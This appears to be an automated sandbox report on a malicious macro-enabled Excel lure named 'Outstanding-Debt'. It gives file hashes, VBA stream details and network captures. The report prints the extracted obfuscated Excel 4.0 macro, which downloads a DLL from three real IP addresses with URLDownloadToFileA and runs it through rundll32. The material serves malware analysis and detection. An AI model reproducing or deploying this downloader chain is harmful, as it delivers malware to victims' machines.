| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 163 |
| Entropy (8bit): | 4.8778093873393065 |
| Encrypted: | false |
| SSDEEP: | 3:oyBVomxWhl2Bbmdo0XVK6lyEW92Bbmdo0XVK6lmxWhl2Bbmdo0XVK6lv:djSlzO0Z7W9zO0Z/lzO0Z1 |
| MD5: | C5D9AFD3D6ADE4CCEFDEC6126BE2BDCB |
| SHA1: | 472B0C4E70D715440626E53B76CD0F5105BDDAFE |
| SHA-256: | 0B237C086AB8E25E6A9F4B60CD82AC4AC53E1376E0DA4D60DA977551255F0D8D |
| SHA-512: | 6231AE6EC5E9A4844DA4B6E8582F52AF16BFE333D4C846680D33693AA9C02CB01FF300356600191802E029792418B652AEEC87493B74344BA495C4AC1E344CEE |
| Malicious: | false |
| Reputation: | low |
| Preview: | Desktop.LNK=0..[misc]..Outstanding-Debt-1636503299-05042021.LNK=0..Outstanding-Debt-1636503299-05042021.LNK=0..[misc]..Outstanding-Debt-1636503299-05042021.LNK=0.. |

| C:\Users\user\Desktop\33EE0000 | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 117670 |
| Entropy (8bit): | 7.688622625281813 |
| Encrypted: | false |
| SSDEEP: | 3072:GdqrvKINbjvw548LMb/oqKO8NnS8+60KcQ:GcmAbT648LM7D98Np+Ez |

| C:\Users\user\Desktop\33EE0000 | |
|---|---|
| MD5: | CF1BD29FA5F5E7032A16CE63544E9808 |
| SHA1: | EA6A4F0657E72CAF754DF8F8CFFF7FCFA0C48D80 |
| SHA-256: | 734C0C34AE5CDF886990FC7FAD876F38EA750CB194AF3563F8C9E6378775FD08 |
| SHA-512: | 20B0B11DC73C9310F2C1FE56CD3914F6B65C5348ACFAD918189C8F1D7109B79F5616863CCFA40A7D71E8EC21BC54C5621A866264B4FBAD21FAE4B9CF67ECA71 |
| Malicious: | false |
| Preview: | .U.n.0....?..".....r.y...I>.&..m.$H...K...$$@.zQ;.3\p..V.K.AYS..:"..a.2uE...._.....5P.5.r=..m..v...6."M..7cA4..@...+3.[.....q..5.....k".X.A&.[.....~.t2U..7...UE.sZ...Q.4..... .xi.....VS..2.G.....rz.a..V....Xh..?P....rZ.....T..;..._.A.$....?.E..J.W..Sk..<or..%..h.-.-....>.k\.7Qg.re`.v.....$.....5d.....4?{.:.&...,_?>?.....B.-CFu....p..1.T.z..cw.!=.M-....}.....3..7...r.....;ap.7.B.e.N[...v.....z..T]:.....c.`.Nx....W.<..r.O.....PK.....!.....*.....[Content_Types].xml ...(..... ..... ..... |

| C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 330 |
| Entropy (8bit): | 1.4377382811115937 |
| Encrypted: | false |
| SSDEEP: | 3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS |
| MD5: | 96114D75E30EBD26B572C1FC83D1D02E |
| SHA1: | A44EEBDA5EB09862AC46346227F06F8CFAF19407 |
| SHA-256: | 0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523 |
| SHA-512: | 52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90 |
| Malicious: | **true** |
| Preview: | .user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . . |

# Static File Info

## General

| | |
|---|---|
| File type: | Microsoft Excel 2007+ |
| Entropy (8bit): | 7.68857711695949 |
| TrID: | • Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50%<br>• Excel Microsoft Office Open XML Format document (40004/1) 37.92%<br>• ZIP compressed archive (8000/1) 7.58% |
| File name: | Outstanding-Debt-1636503299-05042021.xlsm |
| File size: | 116934 |
| MD5: | 770ec8230138bb271c449bdaf5da519b |
| SHA1: | 21a0bde033c46eab8d42e5b6d9431f52f5c6ce48 |
| SHA256: | 43c9954c68907acc1f1a6e7d5cc90a3043f9da1c8416b079d182865abea734c7 |
| SHA512: | 62ff4c914258230d73e372f4c6153c6eabcea6c43e7049c7bee3503ba8c9e02c09615d3fcdd2779d3e765674eedf41f2b68ac2a04a9f91fe4a2633f06223ab81 |
| SSDEEP: | 3072:1kYvKINbjvw548LMb/oqKO8NnS8+60Kc+ECx:WAbT648LM7D98Np+EdECx |
| File Content Preview: | PK.....!."..R....*.....[Content_Types].xml ...(..... ..... ..... ..... |

## File Icon



| | |
|---|---|
| Icon Hash: | e4e2aa8aa4bcbcac |

## Static OLE Info

| General | |
|---|---|
| Document Type: | OpenXML |
| Number of OLE Files: | 1 |

## OLE File "/opt/package/joesandbox/database/analysis/404076/sample/Outstanding-Debt-1636503299-05042021.xlsm"

| Indicators | |
|---|---|
| Has Summary Info: | False |
| Application Name: | unknown |
| Encrypted Document: | False |
| Contains Word Document Stream: | |
| Contains Workbook/Book Stream: | |
| Contains PowerPoint Document Stream: | |
| Contains Visio Document Stream: | |
| Contains ObjectPool Stream: | |
| Flash Objects Count: | |
| Contains VBA Macros: | True |

| Summary | |
|---|---|
| Author: | Rabota |
| Last Saved By: | Noped |
| Create Time: | 2015-06-05T18:19:34Z |
| Last Saved Time: | 2021-05-04T08:11:27Z |
| Creating Application: | Microsoft Excel |
| Security: | 0 |

| Document Summary | |
|---|---|
| Thumbnail Scaling Desired: | false |
| Company: | |
| Contains Dirty Links: | false |
| Shared Document: | false |
| Changed Hyperlinks: | false |
| Application Version: | 16.0300 |

## Streams with VBA

### VBA File Name: Blasr.bas, Stream Size: 1166

| General | |
|---|---|
| Stream Path: | VBA/Blasr |
| VBA File Name: | Blasr.bas |
| Stream Size: | 1166 |
| Data ASCII: | . . . . . z . . . . . ^ . . . . . x . . . . . M E . . . . . |
| Data Raw: | 01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 fd 03 00 00 00 00 00 00 01 00 00 00 1c cc 5e 9c 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00

| General | |
|---|---|
| VBA File Name: | Briks.cls |
| Stream Size: | 990 |
| Data ASCII: | . . . . . - . . . . . # . . . . .

| Keyword |
|---|
| False |
| VB_Exposed |
| Attribute |
| VB_Name |
| VB_Creatable |
| VB_PredeclaredId |
| VB_GlobalNameSpace |
| VB_Base |
| VB_Customizable |
| VB_TemplateDerived |

| VBA Code |
|---|
| |

### VBA File Name: Class2.cls, Stream Size: 999

| General | |
|---|---|
| Stream Path: | VBA/Class2 |
| VBA File Name: | Class2.cls |
| Stream Size: | 999 |
| Data ASCII: | . . . . . - . . . . . ~ . . . . . x . . . . . M E . . . . . |
| Data Raw: | 01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 1c cc 7e e9 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

### VBA Code Keywords

| Keyword |
|---|
| False |
| VB_Exposed |
| Attribute |
| VB_Name |
| VB_Creatable |
| VB_PredeclaredId |
| VB_GlobalNameSpace |
| VB_Base |
| VB_Customizable |
| VB_TemplateDerived |

| VBA Code |
|---|
| |

### VBA File Name: Class3.cls, Stream Size: 999

| General | |
|---|---|
| Stream Path: | VBA/Class3 |
| VBA File Name: | Class3.cls |
| Stream Size: | 999 |
| Data ASCII: | . . . . . - . . . . . x . . . . . M E . . . . . |
| Data Raw: | 01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 1c cc c8 17 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

### VBA Code Keywords

| Keyword |
|---|
| False |
| VB_Exposed |
| Attribute |
| VB_Name |

| Keyword |
|---|
| VB_Creatable |
| VB_PredeclaredId |
| VB_GlobalNameSpace |
| VB_Base |
| VB_Customizable |
| VB_TemplateDerived |

| VBA Code |
|---|
| |

### VBA File Name: Kikide.cls, Stream Size: 1249

| General | |
|---|---|
| Stream Path: | VBA/Kikide |
| VBA File Name: | Kikide.cls |
| Stream Size: | 1249 |
| Data ASCII: | . . . . . ) . . . . . R . . . . . # . . . . . x . . . . . M E . . . . . |
| Data Raw: | 01 16 03 00 00 f0 00 00 00 9a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff a1 03 00 00 29 04 00 00 00 00 00 01 00 00 00 1c cc 52 09 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00

| Keyword |
| --- |
| VB_Base |
| VB_Customizable |
| VB_TemplateDerived |

| VBA Code |
| --- |
| |

### VBA File Name: Vrest.bas, Stream Size: 679

| General | |
| --- | --- |
| Stream Path: | VBA/Vrest |
| VBA File Name: | Vrest.bas |
| Stream Size: | 679 |
| Data ASCII: | . . . . . " . . . . . ) . . . } . . . . . ' . . . . . x . . . . . M E . . . . . |
| Data Raw: | 01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 01 00 00 00 1c cc 27 ea 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

### VBA Code Keywords

| Keyword |
| --- |
| Attribute |
| "Vrest" |
| VB_Name |

| VBA Code |
| --- |
| |

### VBA File Name: Vsewd.cls, Stream Size: 990

| General | |
| --- | --- |
| Stream Path: | VBA/Vsewd |
| VBA File Name: | Vsewd.cls |
| Stream Size: | 990 |
| Data ASCII: | . . . . . - . . . . . # . . . . . x . . . . . M E . . . . . |
| Data Raw: | 01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 1c cc b2 ae 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

### VBA Code Keywords

| Keyword |
| --- |
| False |
| VB_Exposed |
| Attribute |
| VB_Name |
| VB_Creatable |
| "Vsewd" |
| VB_PredeclaredId |
| VB_GlobalNameSpace |
| VB_Base |
| VB_Customizable |
| VB_TemplateDerived |

| VBA Code |
| --- |
| |

## Streams

### Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 856

| General | |
|---|---|
| Stream Path: | PROJECT |
| File Type: | ASCII text, with CRLF line terminators |
| Stream Size: | 856 |
| Entropy: | 5.31019504221 |
| Base64 Encoded: | True |
| Data ASCII: | I D = " { 4 4 8 1 7 C A 7 - 1 5 D A - 4 D 2 5 - B 4 C E - 4 7 0 F 9 E A 0 E 5 D F } " . . D o c u m e n t = K i k i d e / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = B r i k s / & H 0 0 0 0 0 0 0 0 . . M o d u l e = B y u t u t . . D o c u m e n t = V s e w d / & H 0 0 0 0 0 0 0 0 . . C l a s s = C l a s s 1 . . C l a s s = C l a s s 2 . . C l a s s = C l a s s 3 . . M o d u l e = B l a s r . . M o d u l e = V r e s t . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 |
| Data Raw: | 49 44 3d 22 7b 34 34 38 31 37 43 41 37 2d 31 35 44 41 2d 34 44 32 35 2d 42 34 43 45 2d 34 37 30 46 39 45 41 30 45 35 44 46 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4b 69 6b 69 64 65 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 42 72 69 6b 73 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 42 79 75 74 75 74 0d 0a 44 6f 63 75 6d 65 6e 74 3d 56 73 65 77 |

**Stream Path: PROJECTwm, File Type: data, Stream Size: 209**

| General | |
|---|---|
| Stream Path: | PROJECTwm |
| File Type: | data |
| Stream Size: | 209 |
| Entropy: | 3.32661660177 |
| Base64 Encoded: | False |
| Data ASCII: | K i k i d e . K . i . k . i . d . e . . . B r i k s . B . r . i . k . s . . . B y u t u t . B . y . u . t . u . t . . . V s e w d . V . s . e . w . d . . . C l a s s 1 . C . l . a . s . s . 1 . . . C l a s s 2 . C . l . a . s . s . 2 . . . C l a s s 3 . C . l . a . s . s . 3 . . . B l a s r . B . l . a . s . r . . . V r e s t . V . r . e . s . t . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . . . |
| Data Raw: | 4b 69 6b 69 64 65 00 4b 00 69 00 6b 00 69 00 64 00 65 00 00 00 42 72 69 6b 73 00 42 00 72 00 69 00 6b 00 73 00 00 00 42 79 75 74 75 74 00 42 00 79 00 75 00 74 00 75 00 74 00 00 00 56 73 65 77 64 00 56 00 73 00 65 00 77 00 64 00 00 00 43 6c 61 73 73 31 00 43 00 6c 00 61 00 73 00 73 00 31 00 00 00 43 6c 61 73 73 32 00 43 00 6c 00 61 00 73 00 73 00 32 00 00 00 43 6c 61 73 73 33 00 43 |

**Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97**

| General | |
|---|---|
| Stream Path: | UserForm1/\x1CompObj |
| File Type: | data |
| Stream Size: | 97 |
| Entropy: | 3.61064918306 |
| Base64 Encoded: | False |
| Data ASCII: | . . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . . |
| Data Raw: | 01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00 |

**Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266**

| General | |
|---|---|
| Stream Path: | UserForm1/\x3VBFrame |
| File Type: | ASCII text, with CRLF line terminators |
| Stream Size: | 266 |
| Entropy: | 4.62034133633 |
| Base64 Encoded: | True |
| Data ASCII: | V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 1 . . C a p t i o n = " U s e r F o r m 1 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w |
| Data Raw: | 56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20 |

**Stream Path: UserForm1/f, File Type: data, Stream Size: 38**

| General | |
|---|---|
| Stream Path: | UserForm1/f |
| File Type: | data |

| General | |
|---|---|
| Stream Size: | 38 |
| Entropy: | 1.54052096453 |
| Base64 Encoded: | False |
| Data ASCII: | . . . . . } . . k . . . . . |
| Data Raw: | 00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

**Stream Path: UserForm1/o, File Type: empty, Stream Size: 0**

| General | |
|---|---|
| Stream Path: | UserForm1/o |
| File Type: | empty |
| Stream Size: | 0 |
| Entropy: | 0.0 |
| Base64 Encoded: | False |
| Data ASCII: | |
| Data Raw: | |

**Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263**

| General | |
|---|---|
| Stream Path: | VBA/_VBA_PROJECT |
| File Type: | data |
| Stream Size: | 4263 |
| Entropy: | 4.38205341073 |
| Base64 Encoded: | False |
| Data ASCII: | . a . . . . . .  . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m .  . F . i . l . e . s . \\ . C . o . m . m . o . n .  . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t .  . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 . |
| Data Raw: | cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00 |

**Stream Path: VBA/dir, File Type: data, Stream Size: 1024**

| General | |
|---|---|
| Stream Path: | VBA/dir |
| File Type: | data |
| Stream Size: | 1024 |
| Entropy: | 6.73319737871 |
| Base64 Encoded: | True |
| Data ASCII: | . . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = . . . . r . . . . . .  . b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t  e m 3 2 \\ . e 2 . . t l b # O L E  . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . - |
| Data Raw: | 01 fc b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 be 20 84 62 0e 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47 |

**Macro 4.0 Code**

,,"=CONCATENATE(AF80,AG80,AH78,AG78,AG79)",,,,,,"=CONCATENATE(AF80,AG81,AH78,AG78,AG79)",,1,,,,"=CONCATENATE(AF80,AG82,AH78,AG78,AG79)",,9,,,,,,,"=ON.TIME(NOW()+""00:00:02"",""Grestes"")",,,,d,=NOW(),,,,,at,"=FORMULA(AG85&AG86&AG92,AI83)",,,,"=""http://"""",""=""91.211.91.81/"""",,,,=HALT(),,,"=""5.34.179.36/"""",,,,,,""=""45.153.229.23/"""",,uRlMon,,,,,,,,,,,JJCCBB,,,,"=""URLDo""",,Belandes,,,,"=""wnloadT"""",,,,,,,=GOTO(Blodas!G6),,,,,,,,..\Ladfge.VDGfwr,,,,,,,,,,,,,,,,,,,,,,,,,"=""oFileA""",,,,

"=REGISTER(Nyukasl!AI82,Nyukasl!AI83,Nyukasl!AI84,Nyukasl!AI85,,Nyukasl!AI75,9)""=Belandes(0,Nyukasl!AG74,Nyukasl!AI88,0,0)""=IF(G12<0, Belandes(0,Nyukasl!AG75,Nyukasl!AI88,0,0))""=IF(G13<0, Belandes(0,Nyukasl!AG76,Nyukasl!AI88,0,0))""=IF(G14<0,CLOSE(0),)"=GOTO(Jioka!H4)

,"=""rund"""",,"=""ll32 ..\Ladfge.VDGfwr,DllReg"""","="isterServer"""",,,,,=PI()=EXEC(I7&I9&I10)=PI(),,,,=HALT(),

# Network Behavior

## Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 05/04/21-17:50:24.524335 | TCP | 1201 | ATTACK-RESPONSES 403 Forbidden | 80 | 49165 | 91.211.91.81 | 192.168.2.22 |
| 05/04/21-17:50:25.261399 | TCP | 1201 | ATTACK-RESPONSES 403 Forbidden | 80 | 49166 | 5.34.179.36 | 192.168.2.22 |
| 05/04/21-17:50:25.475392 | TCP | 1201 | ATTACK-RESPONSES 403 Forbidden | 80 | 49167 | 45.153.229.23 | 192.168.2.22 |

## TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| May 4, 2021 17:50:24.291898012 CEST | 49165 | 80 | 192.168.2.22 | 91.211.91.81 |
| May 4, 2021 17:50:24.375597954 CEST | 80 | 49165 | 91.211.91.81 | 192.168.2.22 |
| May 4, 2021 17:50:24.375749111 CEST | 49165 | 80 | 192.168.2.22 | 91.211.91.81 |
| May 4, 2021 17:50:24.376477957 CEST | 49165 | 80 | 192.168.2.22 | 91.211.91.81 |
| May 4, 2021 17:50:24.459784031 CEST | 80 | 49165 | 91.211.91.81 | 192.168.2.22 |
| May 4, 2021 17:50:24.524334908 CEST | 80 | 49165 | 91.211.91.81 | 192.168.2.22 |
| May 4, 2021 17:50:24.524535894 CEST | 49165 | 80 | 192.168.2.22 | 91.211.91.81 |
| May 4, 2021 17:50:24.563673019 CEST | 49166 | 80 | 192.168.2.22 | 5.34.179.36 |
| May 4, 2021 17:50:24.710813999 CEST | 80 | 49166 | 5.34.179.36 | 192.168.2.22 |
| May 4, 2021 17:50:24.711028099 CEST | 49166 | 80 | 192.168.2.22 | 5.34.179.36 |
| May 4, 2021 17:50:24.711678028 CEST | 49166 | 80 | 192.168.2.22 | 5.34.179.36 |
| May 4, 2021 17:50:24.858207941 CEST | 80 | 49166 | 5.34.179.36 | 192.168.2.22 |
| May 4, 2021 17:50:25.261399031 CEST | 80 | 49166 | 5.34.179.36 | 192.168.2.22 |
| May 4, 2021 17:50:25.261473894 CEST | 49166 | 80 | 192.168.2.22 | 5.34.179.36 |
| May 4, 2021 17:50:25.280822039 CEST | 49167 | 80 | 192.168.2.22 | 45.153.229.23 |
| May 4, 2021 17:50:25.349114895 CEST | 80 | 49167 | 45.153.229.23 | 192.168.2.22 |
| May 4, 2021 17:50:25.349246979 CEST | 49167 | 80 | 192.168.2.22 | 45.153.229.23 |
| May 4, 2021 17:50:25.349792004 CEST | 49167 | 80 | 192.168.2.22 | 45.153.229.23 |
| May 4, 2021 17:50:25.415649891 CEST | 80 | 49167 | 45.153.229.23 | 192.168.2.22 |
| May 4, 2021 17:50:25.475392103 CEST | 80 | 49167 | 45.153.229.23 | 192.168.2.22 |
| May 4, 2021 17:50:25.475600004 CEST | 49167 | 80 | 192.168.2.22 | 45.153.229.23 |
| May 4, 2021 17:51:29.524818897 CEST | 80 | 49165 | 91.211.91.81 | 192.168.2.22 |
| May 4, 2021 17:51:29.524985075 CEST | 49165 | 80 | 192.168.2.22 | 91.211.91.81 |
| May 4, 2021 17:51:30.263422966 CEST | 80 | 49166 | 5.34.179.36 | 192.168.2.22 |
| May 4, 2021 17:51:30.263712883 CEST | 49166 | 80 | 192.168.2.22 | 5.34.179.36 |
| May 4, 2021 17:51:30.474076033 CEST | 80 | 49167 | 45.153.229.23 | 192.168.2.22 |
| May 4, 2021 17:51:30.474275112 CEST | 49167 | 80 | 192.168.2.22 | 45.153.229.23 |
| May 4, 2021 17:52:24.224598885 CEST | 49167 | 80 | 192.168.2.22 | 45.153.229.23 |
| May 4, 2021 17:52:24.224967957 CEST | 49166 | 80 | 192.168.2.22 | 5.34.179.36 |
| May 4, 2021 17:52:24.225272894 CEST | 49165 | 80 | 192.168.2.22 | 91.211.91.81 |
| May 4, 2021 17:52:24.289716959 CEST | 80 | 49167 | 45.153.229.23 | 192.168.2.22 |
| May 4, 2021 17:52:24.309485912 CEST | 80 | 49165 | 91.211.91.81 | 192.168.2.22 |
| May 4, 2021 17:52:24.370071888 CEST | 80 | 49166 | 5.34.179.36 | 192.168.2.22 |

## HTTP Request Dependency Graph

- 91.211.91.81
- 5.34.179.36
- 45.153.229.23

## HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.22 | 49165 | 91.211.91.81 | 80 | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |

Copyright Joe Security LLC 2021

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| May 4, 2021 17:50:24.376477957 CEST | 0 | OUT | GET /44313,6048108796.dat HTTP/1.1<br>Accept: */*<br>UA-CPU: AMD64<br>Accept-Encoding: gzip, deflate<br>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)<br>Host: 91.211.91.81<br>Connection: Keep-Alive |
| May 4, 2021 17:50:24.524334908 CEST | 1 | IN | HTTP/1.1 403 Forbidden<br>Server: nginx<br>Date: Tue, 04 May 2021 15:50:24 GMT<br>Content-Type: text/html<br>Content-Length: 548<br>Connection: keep-alive<br>Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 